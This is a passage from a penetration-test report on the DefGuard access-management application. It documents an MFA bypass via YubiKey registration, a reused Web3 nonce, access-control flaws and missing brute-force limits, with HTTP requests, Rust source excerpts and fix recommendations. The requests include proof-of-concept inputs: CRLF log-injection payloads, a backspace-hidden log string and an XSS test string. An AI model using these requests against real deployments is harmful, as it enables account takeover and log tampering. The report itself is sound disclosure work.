sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US, en; q=0.9
Cookie: defguard session=muAorfaBr08V5WiTafsyogyg
Connection: close
{"password":"Asdffdsa1!","username":"qwer"}
Response showing a YubiKey as a possible second factor:
HTTP/1.1 201 Created
{"mfa method":"OneTimePassword","totp available":true,"web3 available":false,"<mark>webauthn_availab</mark>
le":true}
```

```
Completing authentication with a newly added YubiKey:

POST /api/v1/auth/webauthn/start HTTP/1.1

Host: localhost
Content-Length: 0
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"

Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
```

```
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/mfa/webauthn
Accept-Encoding: gzip, deflate
Accept-Language: en-US, en; q=0.9
Cookie: defguard session=wN8gwQy0K3ZvmJF0AIPVhdsa
Connection: close
Response:
HTTP/1.1 200 OK
[...]
{"publicKey":{"allowCredentials":[{"id":"kZPbkRyZzBx4qnEVoWmdtQbvHOSkm5AAsqA76hBDli0KgjOpEQuYA
pM-tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ", "type": "public-
key"}],"challenge":"c0SUaPx9FZrCdymg26097J aQ9wg522YrEV8CswfYxg","rpId":"localhost","timeout":
60000, "userVerification": "preferred" } }
POST /api/v1/auth/webauthn HTTP/1.1 Host: localhost
Content-Length: 688
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/mfa/webauthn
Accept-Encoding: gzip, deflate
Accept-Language: en-US, en; q=0.9
Cookie: defguard session=wN8gwQy0K3ZvmJF0AIPVhdsa
Connection: close
{"type":"public-key","id":"kZPbkRyZzBx4qnEVoWmdtQbvHOSkm5AAsqA76hBDli0KgjOpEQuYApM-
tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ","rawId":"kZPbkRyZzBx4qnEVoWmdtQbvHOSkm5AAsqA76hBDli0KgjOpEQuYA
pM-tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ", "authenticatorAttachment": "cross-
platform","response":{"clientDataJSON":"eyJ0eXBlIjoid2ViYXV0aG4uZ2V0IiwiY2hhbGxlbmdlIjoiYzBTVW
FQeDlGWnJDZHltcT12Tzk3S19hUT13ZzUyMllyRVY4Q3N3Zll4ZyIsIm9yaWdpbi16Imh0dHA6Ly9sb2NhbGhvc3QiLCJj
cm9zc09yaWdpbi16ZmFsc2V9","authenticatorData":"SZYN5YgOjGh0NBcPZHZgW4 krrmihjLHmVzzuoMdl2MBAAA
ABQ", "signature": "MEQCIDWWRgZRyfwJZuZDHafdLZ3uFqDkRhiZtahZU4HnMzi3AiA 5k5FRBvbHxTnhEGpiCqmG2ph
n8jcoYVKVnPbw-X33w", "userHandle":null}, "clientExtensionResults": {}}
Response showing a successful authentication using a YubiKey, not an OTP:
HTTP/1.1 200 OK
{"url":null, "user":{"authorized apps":[], "devices":[], "email": "sstetstl+qwer@isec.pl", "first n
ame":"asdf","groups":[],"last_name":"asdf","mfa_enabled":true,"mfa_method":"OneTimePassword","
pgp cert id":null, "pgp key":null, "phone": "432412421", "security keys": [{"id":12, "name": "asdf"}]
,"ssh key":null,"totp enabled":true,"username":"qwer","wallets":[]}}
```

2. In the manner presented above, a key-based MFA can be bypassed too:

```
{"mfa_method":"Webauthn","totp_available":false,"web3_available":false,"webauthn_available":true}
```

The source code below presents that endpoints used to add a new YubiKey can be called without MFA:

```
&user.username,
            Some(passkeys.iter().map(|key| key.cred id().clone()).collect()),
        ) {
            Ok((ccr, passkey_reg)) => {
                session
                    .set_passkey_registration(&appstate.pool, &passkey_reg)
                    .await?;
                info!(
                    "Initialized WebAuthn registration for user {}",
                    user.username
                Ok(ApiResponse {
                    json: json! (ccr),
                    status: Status::Ok,
                })
            Err( err) => Err(OriWebError::Http(Status::BadRequest)),
        }
    } else {
        Err(OriWebError::ObjectNotFound("invalid user".into()))
/// Finish WebAuthn registration
#[post("/auth/webauthn/finish", format = "json", data = "<data>")]
pub async fn webauthn finish (
    session: Session,
    appstate: &State<AppState>,
    data: Json<WebAuthnRegistration>,
) -> ApiResult {
    if let Some(passkey reg) = session.get passkey registration() {
        let webauth reg = data.into inner();
        if let Ok(passkey) = appstate
            .webauthn
            .finish passkey registration(&webauth reg.rpkc, &passkey reg)
            if let Some(mut user) = User::find by id(&appstate.pool, session.user id).await? {
                user.set mfa method(&appstate.pool, MFAMethod::Webauthn)
                    .await?;
                let recovery codes =
                    RecoveryCodes::new(user.get_recovery_codes(&appstate.pool).await?);
                let mut webauthn = WebAuthn::new(session.user id, webauth reg.name,
&passkey)?;
                webauthn.save(&appstate.pool).await?;
                info!("Finished Webauthn registration for user {}", user.username);
                return Ok(ApiResponse {
                    json: json! (recovery_codes),
                    status: Status::Ok,
                });
            }
        }
    Err(OriWebError::Http(Status::BadRequest))
```

Both endpoints define the rule guard *session: Session* which does not require the session state *SessionState::MultiFactorVerified*, because this feature is designed for MFA like WebAuthn, TOTP and Web3:

```
Outcome::Failure((
                                    Status::Unauthorized,
                                    OriWebError::Authorization("Session expired".into()),
                                ))
                            } else {
                                Outcome::Success(session)
                        Ok(None) => Outcome::Failure((
                            Status::Unauthorized,
                            OriWebError::Authorization("Session not found".into()),
                        )),
                        Err(err) => Outcome::Failure((Status::InternalServerError,
err.into())),
                    }
               };
        Outcome::Failure((
            Status::Unauthorized,
            OriWebError::Authorization("Session is required".into()),
    }
```

```
/// Start WebAuthn authentication
#[post("/auth/webauthn/start")]
pub async fn webauthn_start(mut session: Session, appstate: &State<AppState>) -> ApiResult {
/// Finish WebAuthn authentication
#[post("/auth/webauthn", format = "json", data = "<pubkey>")]
pub async fn webauthn end(
   mut session: Session,
   appstate: &State<AppState>,
   pubkey: Json<PublicKeyCredential>,
   cookies: &CookieJar<' >,
) -> ApiResult {
/// Validate one-time passcode
#[post("/auth/totp/verify", format = "json", data = "<data>")]
pub async fn totp_code(
   mut session: Session,
   appstate: &State<AppState>,
   data: Json<AuthCode>,
   cookies: &CookieJar<' >,
) -> ApiResult {
[...]
/// Start Web3 authentication
#[post("/auth/web3/start", format = "json", data = "<data>")]
pub async fn web3auth_start(
   mut session: Session,
   appstate: &State<AppState>,
   data: Json<WalletAddress>,
) -> ApiResult {
[...]
/// Finish Web3 authentication
#[post("/auth/web3", format = "json", data = "<signature>")]
pub async fn web3auth end(
   mut session: Session,
   appstate: &State<AppState>,
   signature: Json<WalletSignature>,
   cookies: &CookieJar<' >,
) -> ApiResult {
[...]
```

For WebAuthn registration the rule guard *session: SessionInfo* requiring full authentication should be used:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/auth/mo
d.rs#L165-L257:
#[rocket::async trait]
impl<'r> FromRequest<'r> for SessionInfo {
    type Error = OriWebError;
    async fn from_request(request: &'r Request<'_>) -> Outcome<Self, Self::Error> {
        if let Some(state) = request.rocket().state::<AppState>() {
            let user = {
                if let Some(token) = request
                    .headers()
                    .get_one("Authorization")
                    .and then(|value| {
                        if value.to lowercase().starts with("bearer ") {
                            value.get(7..)
                        } else {
                            None
                    })
                    // TODO: #[cfg(feature = "openid")]
                    match OAuth2Token::find access token(&state.pool, token).await {
                        Ok(Some(oauth2token)) => {
                            match OAuth2AuthorizedApp::find by id(
                                &state.pool,
                                oauth2token.oauth2authorizedapp id,
                            )
                             .await
                                Ok(Some(authorized app)) => {
                                    User::find_by_id(&state.pool,
authorized app.user id).await
                                Ok(None) => {
                                     return Outcome::Failure((
                                         Status::Unauthorized,
                                         OriWebError::Authorization(
                                             "Authorized app not found".into(),
                                    ));
                                }
                                Err(err) => {
                                    return Outcome::Failure((
                                         Status::InternalServerError,
                                         err.into(),
                                    ));
                                }
                            }
                        Ok (None) => {
                            return Outcome::Failure((
                                Status::Unauthorized,
                                OriWebError::Authorization("Invalid token".into()),
                            ));
                        Err(err) => {
                            return Outcome::Failure((Status::InternalServerError,
err.into());
                } else {
                    let session = try_outcome!(request.guard::<Session>().await);
                    let user = User::find_by_id(&state.pool, session.user_id).await;
                    if let Ok(Some(user)) = &user {
                        if user.mfa enabled && session.state !=
SessionState::MultiFactorVerified {
                            return Outcome::Failure((
                                Status::Unauthorized,
                                OriWebError::Authorization("MFA not verified".into()),
                            ));
```

```
user
    };
    return match user {
        Ok(Some(user)) => {
            let is admin = match user.member of(&state.pool).await {
               Ok(groups) => groups.contains(&state.config.admin groupname),
                _ => false,
            };
            Outcome::Success(SessionInfo::new(user, is_admin))
          => Outcome::Failure((
            Status::Unauthorized,
            OriWebError::Authorization("User not found".into()),
        )),
    };
}
Outcome::Failure((
    Status::Unauthorized,
    OriWebError::Authorization("Invalid session".into()),
))
```

We recommend reviewing and improving MFA implementation so that it cannot be bypassed by adding a new YubiKey.

Lack of nonce re-generation results in the same signature for each wallet

Severity: medium

A nonce value is not generated for every transaction but for every wallet address instead:

```
Request:
POST /api/v1/auth/web3/start HTTP/1.1
Host: 127.0.0.1
Content-Length: 56
Content-TYpe: application/json
Cookie: defguard session=M9hVR3F9OC6LXTsojZJpHKt5
Connection: close
{"address":"0x529891acDc307a4D237aeDB6C6633E2131708401"}
Response:
HTTP/1.1 200 OK
{"challenge":"{\"domain\": { \"name\": \"Defguard\", \"version\": \"1\" }, \"t {\"EIP712Domain\": [ { \"name\": \"name\", \"type\": \"string\" },
                                                                                  \"types\":
{ \"name\": \"content\",
\"type\": \"string\" },
                                           { \"name\": \"nonce\", \"type\": \"string\"
}]},\"primaryType\": \"ProofOfOwnership\",\"message\": {\"wallet\":
\"0x529891acDc307a4D237aeDB6C6633E2131708401\",\"content\": \"<script>alert(1)</script>Please
read this carefully:Click to sign to prove you are in possesion of your private key to the
account. This request will not trigger a blockchain transaction or cost any gas fees. \",
\"nonce\": \"75d8a50d59fc15aaeabb1dd6123b35123aa8956440f80ac9ac46335f5e0b17ae\"}}
```

```
Request:
POST /api/v1/auth/web3/start HTTP/1.1
Host: 127.0.0.1
Content-Length: 56
Content-TYpe: application/json
Cookie: defguard_session=M9hVR3F9OC6LXTsojZJpHKt5
Connection: close
{"address":"0x529891acDc307a4D237aeDB6C6633E2131708401"}
Response:
HTTP/1.1 200 OK
[...]
\"types\":
{ \"name\": \"version\", \"type\": \"string\" }],\"ProofOfOwnership\": [\"name\": \"wallet\", \"type\": \"address\" }, \ { \"name\": \"address\" },
                                                                          { \"name\": \"content\",
\"type\": \"string\"
                                                { \"name\": \"nonce\", \"type\": \"string\"
\"type\": \"string\" },
}|},\"primaryType\": \"ProofOfOwnership\",\"message\": {\"wallet\":
\"0x529891acDc307a4D237aeDB6C6633E2131708401\",\"content\": \"<script>alert(1)</script>Please
read this carefully:Click to sign to prove you are in possesion of your private key to the
account.This request will not trigger a blockchain transaction or cost any gas fees.\",
\"nonce\": \"75d8a50d59fc15aaeabbldd6123b35123aa8956440f80ac9ac46335f5e0b17ae\"}}
```

This results in an invalid signature calculation. Whenever a user signs in or adds a wallet, the signature is always the same:

```
Request:
POST /api/v1/auth/web3 HTTP/1.1
Host: 127.0.0.1
Content-Length: 203
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/auth/mfa/web3
```

```
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=M9hVR3F9OC6LXTsojZJpHKt5
Connection: close

{"address":"0x529891acDc307a4D237aeDB6C6633E213170840D", "signature":"0x4957d2056980591a90d202e
7893dac09353017fd505c76276fe466179f9bc12e455f541638daf06a14550826854981cdbd31b2966661581145c67
d7e16056d711b"}

Response:
HTTP/1.1 200 OK
[...]
{"url":null, "user":{"authorized_apps":[], "devices":[{
```

The source code below presents the way a nonce is generated:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/mode

ls/wallet.rs#L145-L147:

/// Prepare challenge message using EIP-712 format

pub fn format_challenge(address: &str, challenge_message: &str) -> String {

let nonce = to_lower_hex(&keccak256(address.as_bytes()));
```

We recommend generating a unique nonce for every transaction so that the signature be unique, too.

Regular user can list devices of other users

Severity: medium

Due to improper implementation of access control, a regular user can list devices belonging to other users:

```
Request sent as user phtest2 for a list of all devices of user kktest:
GET /api/v1/device/user/kktest HTTP/1.1
Host: 127.0.0.1
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54
Connection: close
Response:
HTTP/1.1 200 OK
[...]
[{"created": "2023-03-
29T09:54:08.573450","id":1,"name":"Test","user id":2,"wireguard_ip":"10.13.37.1","wireguard_pu
bkey":"1HCkr+4ORRXXyjZ80oBx21TAsb3wK5wT/vJJCiyxuCI="}]
Request showing that the session identifier belongs to user phtest2:
GET /api/v1/me HTTP/1.1
Host: 127.0.0.1
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54
Response:
HTTP/1.1 200 OK
"email": "phtest2@isec.pl", "first_name": "asdasd", "groups":[], "last_name": "asdasd", "mfa_enabled"
:false, "mfa_method": "None", "pgp_cert_id":null, "pgp_key":null, "phone": "123123", "security_keys":
[], "ssh_key":null, "totp_enabled":false, "username": "phtest2", "wallets":[]}
```

The source code below presents that the vulnerable endpoint is not limited to the user itself or the admin role:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler
s/wireguard.rs#L296-L310:
#[get("/device/user/<username>", format = "json")]
pub async fn list_user_devices(
    _session: SessionInfo,
    appstate: &State<AppState>,
    username: &str,
) -> ApiResult {
    debug!("Listing devices for user: {}", username);
    let devices = Device::all_for_username(&appstate.pool, username).await?;
    info!("Listed devices for user: {}", username);

    Ok(ApiResponse {
        json: json!(devices),
        status: Status::Ok,
     })
}
```

For example, the function below has access limited to the user itself or the admin role:

```
"device id {} not found",
        id
        ))),
    }
}
```

We recommend improving access control by allowing only the admin role or the user itself to call the endpoint listing devices. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

Log injection

Severity: medium

Due to lack of proper validation of input data, it is possible to inject arbitrary characters into the application log files. The issue affects all endpoints accepting JSON-formatted input data. Its exploitation may allow for log manipulation and has a negative impact on the accountability integrity:

```
Sample request:
POST /api/v1/device/phtest2 HTTP/1.1
Host: 127.0.0.1
Content-Length: 131
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=qvapjBCITCashwBYprxFV911
Connection: close
{"name":"zzzzzzzzz\r\n[2023-03-31 12:15:23.587][FAKE]
Log\r\n","wireguard_pubkey":"+E+EJtacgQ1ouELINjmD0rWrcHg38xgi70BoNNA8+GE="}
Response:
HTTP/1.1 201 Created
[...]
```

Relevant log entries show additional lines:

```
root@ubuntu-s-8vcpu-16gb-intel-fra1-01:~# docker logs dc4837c19205 -f
[...]
[2023-03-31 12:15:55.029][INFO][defguard::handlers::wireguard] User phtest2 added device
zzzzzzzzzz
[2023-03-31 12:15:23.587][FAKE] Log
for user phtest2
```

```
Request using a \u0008 character which is not visible in the log files:
POST /api/v1/device/phtest2 HTTP/1.1
Host: 127.0.0.1
Content-Length: 202
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=qvapjBCITCashwBYprxFV911
Connection: close
{"name":"HIDDEN IN LOGS
00u/8000u/8000u/8000u/8000u/8000u/8000u/8000u/8000u/8000u/8000u/8000u/8000u/8000u/8000u/8000u/8000u/8000u/8000u/
08\u0008 VISIBLE", "wireguard_pubkey": "+E+EJtacgQ1ouELINjmDOrWrcHg38xgi7OBoNNA8+GE="}
```

```
Response:
HTTP/1.1 201 Created
[...]
```

Relevant log entries show additional lines:

```
root@ubuntu-s-8vcpu-16gb-intel-fral-01:~# docker logs dc4837c19205 -f
[...]
[2023-03-31 12:26:52.128][INFO][rocket::server] POST /api/v1/device/phtest2 application/json:
[2023-03-31 12:26:52.128][INFO][_] Matched: (add_device) POST /api/v1/device/<username>
application/json
[2023-03-31 12:26:52.139][INFO][defguard::db::models::device] Created IP: 10.13.37.47 for
device VISIBLE IN LOGS
[2023-03-31 12:26:52.141][INFO][defguard::handlers::wireguard] User phtest2 added devic
VISIBLE for user phtest2
[2023-03-31 12:26:52.141][INFO][_] Outcome: Success
[2023-03-31 12:26:52.141][INFO][_] Response succeeded.
```

We recommend implementing proper validation of user-supplied data to prevent log injection and manipulation. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Input Validation Cheat Sheet.html

Regular user can provision YubiKey for other users

Severity: medium

Due to lack of proper access control, a regular user can add a new YubiKey for other users through a worker API's jobs creation function presented below. Whereas *Yubikey Provisioners* tab is available only for members of the admin group, the worker API doesn't require admin role for job creation:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler
s/worker.rs#L33-L71:
#[post("/job", format = "json", data = "<data>")]
pub async fn create job(
   session: SessionInfo.
    appstate: &State < AppState >,
    data: Json<JobData>,
    worker state: &State<Arc<Mutex<WorkerState>>>,
) -> ApiResult {
   let (worker, username) = (data.worker.clone(), data.username.clone());
    debug!(
        "User {} creating a worker job for worker {} and user {}",
        session.user.username, worker, username
    let job data = data.into inner();
    match User::find_by_username(&appstate.pool, &job_data.username).await? {
        Some(user) =>
            let mut state = worker state.lock().unwrap();
            debug!("Creating job");
            let id = state.create job(
               &job data.worker,
                user.first_name.clone(),
               user.last_name.clone(),
               user.email,
                job data.username,
            );
            info!(
                "User {} created a worker job for worker {} and user {}",
                session.user.username, worker, username
            Ok(ApiResponse {
                json: json!(Jobid { id }),
                status: Status::Created,
            })
        None => Err(OriWebError::ObjectNotFound(format!(
            "user {} not found",
            job data.username
        ))),
    }
```

```
Request sent by user phtest to add a new YubiKey for user phtest2:
POST /api/v1/worker/job HTTP/1.1
Host: 127.0.0.1
Content-Length: 44
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users/phtest
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=Dtovp52lM4hcfzveMvwUj6ML
Connection: close
{"worker":"YubiBridge","username":"phtest2"}
```

```
Response:
HTTP/1.1 201 Created
[...]
{"id":6}
```

This endpoint can also be used to check if a given user exists:

```
Request:
POST /api/v1/worker/job HTTP/1.1
Host: 127.0.0.1
Content-Length: 44
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users/phtest
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=Dtovp521M4hcfzveMvwUj6ML
Connection: close
{"worker":"YubiBridge","username":"test123"}
Response showing that such user does not exit:
HTTP/1.1 404 Not Found
{"msg":"user test123 not found"}
```

We recommend improving access control within the worker API. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization Cheat Sheet.html

Lack of brute-force password guessing prevention

Severity: medium

The application does not implement a limit on failed login attempts or other mechanism preventing password-guessing attacks. The pieces of source code below present lack of such mechanisms in web API:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler
s/auth.rs#L24-L114:
/// For successful login, return:
/// * 200 with MFA disabled
/// * 201 with MFA enabled when additional authentication factor is required
#[post("/auth", format = "json", data = "<data>")]
pub async fn authenticate(
    appstate: &State<AppState>,
    mut data: Json<Auth>,
    cookies: &CookieJar<'
) -> ApiResult {
    debug!("Authenticating user {}", data.username);
    data.username = data.username.to lowercase();
    let user = match User::find_by_username(&appstate.pool, &data.username).await {
        Ok(Some(user)) => match user.verify password(&data.password) {
            Ok(_) => user,
            \overline{\text{Err}(\text{err})} => \{
                info!("Failed to authenticate user {}: {}", data.username, err);
                return Err(OriWebError::Authorization(err.to string()));
        Ok(None) => {
            // create user from LDAP
            debug! (
                "User not found in DB, authenticating user {} with LDAP",
                data.username
            );
            if appstate.license.validate(&Features::Ldap) {
                if let Ok(user) = user from ldap(
                    &appstate.pool,
                    &appstate.config,
                    &data.username,
                    &data.password,
                .await
                    user
                } else {
                    info!("Failed to authenticate user {} with LDAP", data.username);
                    return Err(OriWebError::Authorization("user not found".into()));
            } else {
                    "User {} not found in DB and LDAP is disabled",
                    data.username
                return Err(OriWebError::Authorization("LDAP feature disabled".into()));
        Err(err) => {
            error!(
                "DB error when authenticating user {}: {}",
                data.username, err
            return Err(OriWebError::DbError(err.to string()));
    };
```

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/mode
ls/user.rs#L94-L97:
   pub fn verify_password(&self, password: &str) -> Result<(), HashError> {
        let parsed_hash = PasswordHash::new(&self.password_hash)?;
        Argon2::default().verify_password(password.as_bytes(), &parsed_hash)
}
```

The pieces of source code below present lack of such mechanisms in gRPC authentication service:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/grpc/au
th.rs#L26-L50:
#[tonic::async trait]
impl auth service server::AuthService for AuthServer {
    \ensuremath{///} Authentication gRPC service. Verifies provided username and password
    /// agains LDAP and returns JWT token if correct.
    async fn authenticate(
        &self,
        request: Request<AuthenticateRequest>,
    ) -> Result<Response<AuthenticateResponse>, Status> {
        let request = request.into inner();
        debug!("Authenticating user {}", &request.username);
        match User::find_by_username(&self.pool, &request.username).await {
            Ok(Some(user)) => match user.verify_password(&request.password) {
                Ok(_) =>
                    info!("Authentication successful for user {}", &request.username);
                    Ok(Response::new(AuthenticateResponse {
                        token: Self::create_jwt(&request.username)
                            .map err(| | Status::unauthenticated("error creating JWT
token"))?,
                    }))
                Err(_) => Err(Status::unauthenticated("invalid credentials")),
              => Err(Status::unauthenticated("user not found")),
       }
```

We recommend implementing a protection against brute-force attacks by, e.g., locking the target account for a specified time or requiring CAPTCHA.

Regular user can read, modify or delete data related to OpenID applications

Severity: medium

The OpenID tab is available only for members of the admin group admin, but the OpenID API endpoint doesn't require admin role:

```
https://qithub.com/DefGuard/defquard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler
s/openid clients.rs:
#[post("/", format = "json", data = "<data>")]
pub async fn add openid client(
    session: SessionInfo,
    appstate: &State<AppState>,
   data: Json<NewOpenIDClient>,
) -> ApiResult {
   let mut client = OAuth2Client::from new(data.into inner());
        "User {} adding OpenID client {}",
        session.user.username, client.name
    client.save(&appstate.pool).await?;
    info!(
        "User {} added OpenID client {}",
        session.user.username, client.name
    Ok(ApiResponse {
        json: json!(client),
        status: Status::Created,
}
#[get("/", format = "json")]
pub async fn list openid clients( session: SessionInfo, appstate: &State<AppState>) ->
ApiResult {
    let openid clients = OAuth2Client::all(&appstate.pool).await?;
    Ok(ApiResponse {
        json: json! (openid clients),
        status: Status::Ok,
    })
}
#[get("/<client id>", format = "json")]
pub async fn get openid client(
    session: SessionInfo,
    appstate: &State<AppState>,
    client id: &str,
) -> ApiResult {
   match OAuth2Client::find_by_client_id(&appstate.pool, client_id).await? {
        Some (openid client) => Ok (ApiResponse {
            json: json!(openid_client),
            status: Status::Ok,
        }),
        None => Ok(ApiResponse {
            json: json!({}),
            status: Status::NotFound,
        }),
    }
}
#[put("/<client id>", format = "json", data = "<data>")]
pub async fn change_openid client(
    session: SessionInfo,
    appstate: &State<AppState>,
    client id: &str,
   data: Json<NewOpenIDClient>,
) -> ApiResult {
    debug!(
        "User {} updating OpenID client {}",
        session.user.username, client id
    let status = match OAuth2Client::find by client id(&appstate.pool, client id).await? {
        Some(mut openid client) => {
            let data = data.into inner();
            openid_client.name = data.name;
```

```
openid_client.redirect uri = data.redirect uri;
            openid_client.enabled = data.enabled;
openid_client.scope = data.scope;
            openid_client.save(&appstate.pool).await?;
            info!(
                 "User {} updated OpenID client {} ({})",
                session.user.username, client_id, openid_client.name
            Status::Ok
        None => Status::NotFound,
    Ok(ApiResponse {
        json: json!({}),
        status,
    })
#[post("/<client id>", format = "json", data = "<data>")]
pub async fn change openid client state(
    session: SessionInfo,
    appstate: &State<AppState>,
    client_id: &str,
    data: Json<ChangeStateData>,
) -> ApiResult {
   debug! (
        "User {} updating OpenID client {} enabled state",
        session.user.username, client_id
    let status = match OAuth2Client::find by client id(&appstate.pool, client id).await? {
        Some(mut openid client) => {
            openid client.enabled = data.enabled;
            openid_client.save(&appstate.pool).await?;
            info!(
                "User {} updated OpenID client {} ({}) enabled state to {}",
                session.user.username, client id, openid client.name, openid client.enabled,
            ):
            Status::Ok
        None => Status::NotFound,
    Ok(ApiResponse {
        json: json!({}),
        status,
    })
}
#[delete("/<client id>")]
pub async fn delete openid client(
    session: SessionInfo,
    appstate: &State<AppState>,
    client id: &str,
) -> ApiResult {
    debug!(
        "User {} deleting OpenID client {}",
        session.user.username, client id
    let status = match OAuth2Client::find_by_client_id(&appstate.pool, client_id).await? {
        Some(openid_client) => {
            openid client.delete(&appstate.pool).await?;
            info!(
                "User {} deleted OpenID client {}",
                session.user.username, client_id
            );
            Status::Ok
        None => Status::NotFound,
    Ok(ApiResponse {
        json: json!({}),
        status,
    })
```

```
Request showing that the calling user is a regular one, not an admin:
GET /api/v1/me HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=dfhJemz5ZlmAQqj2T39zU4HA
Connection: close
Response:
HTTP/1.1 200 OK
[...]
{"authorized_apps":[], "devices":[], "email": "phtest3@isec.pl", "first_name": "Test", "groups":[], "
last_name":"Test","mfa_enabled":false,"mfa_method":"None","pgp_cert_id":null,"pgp_key":null,"p
hone":"123123123", "security keys":[], "ssh key":null, "totp enabled":false, "username":"usertest"
,"wallets":[]}
Request creating an OpenID application:
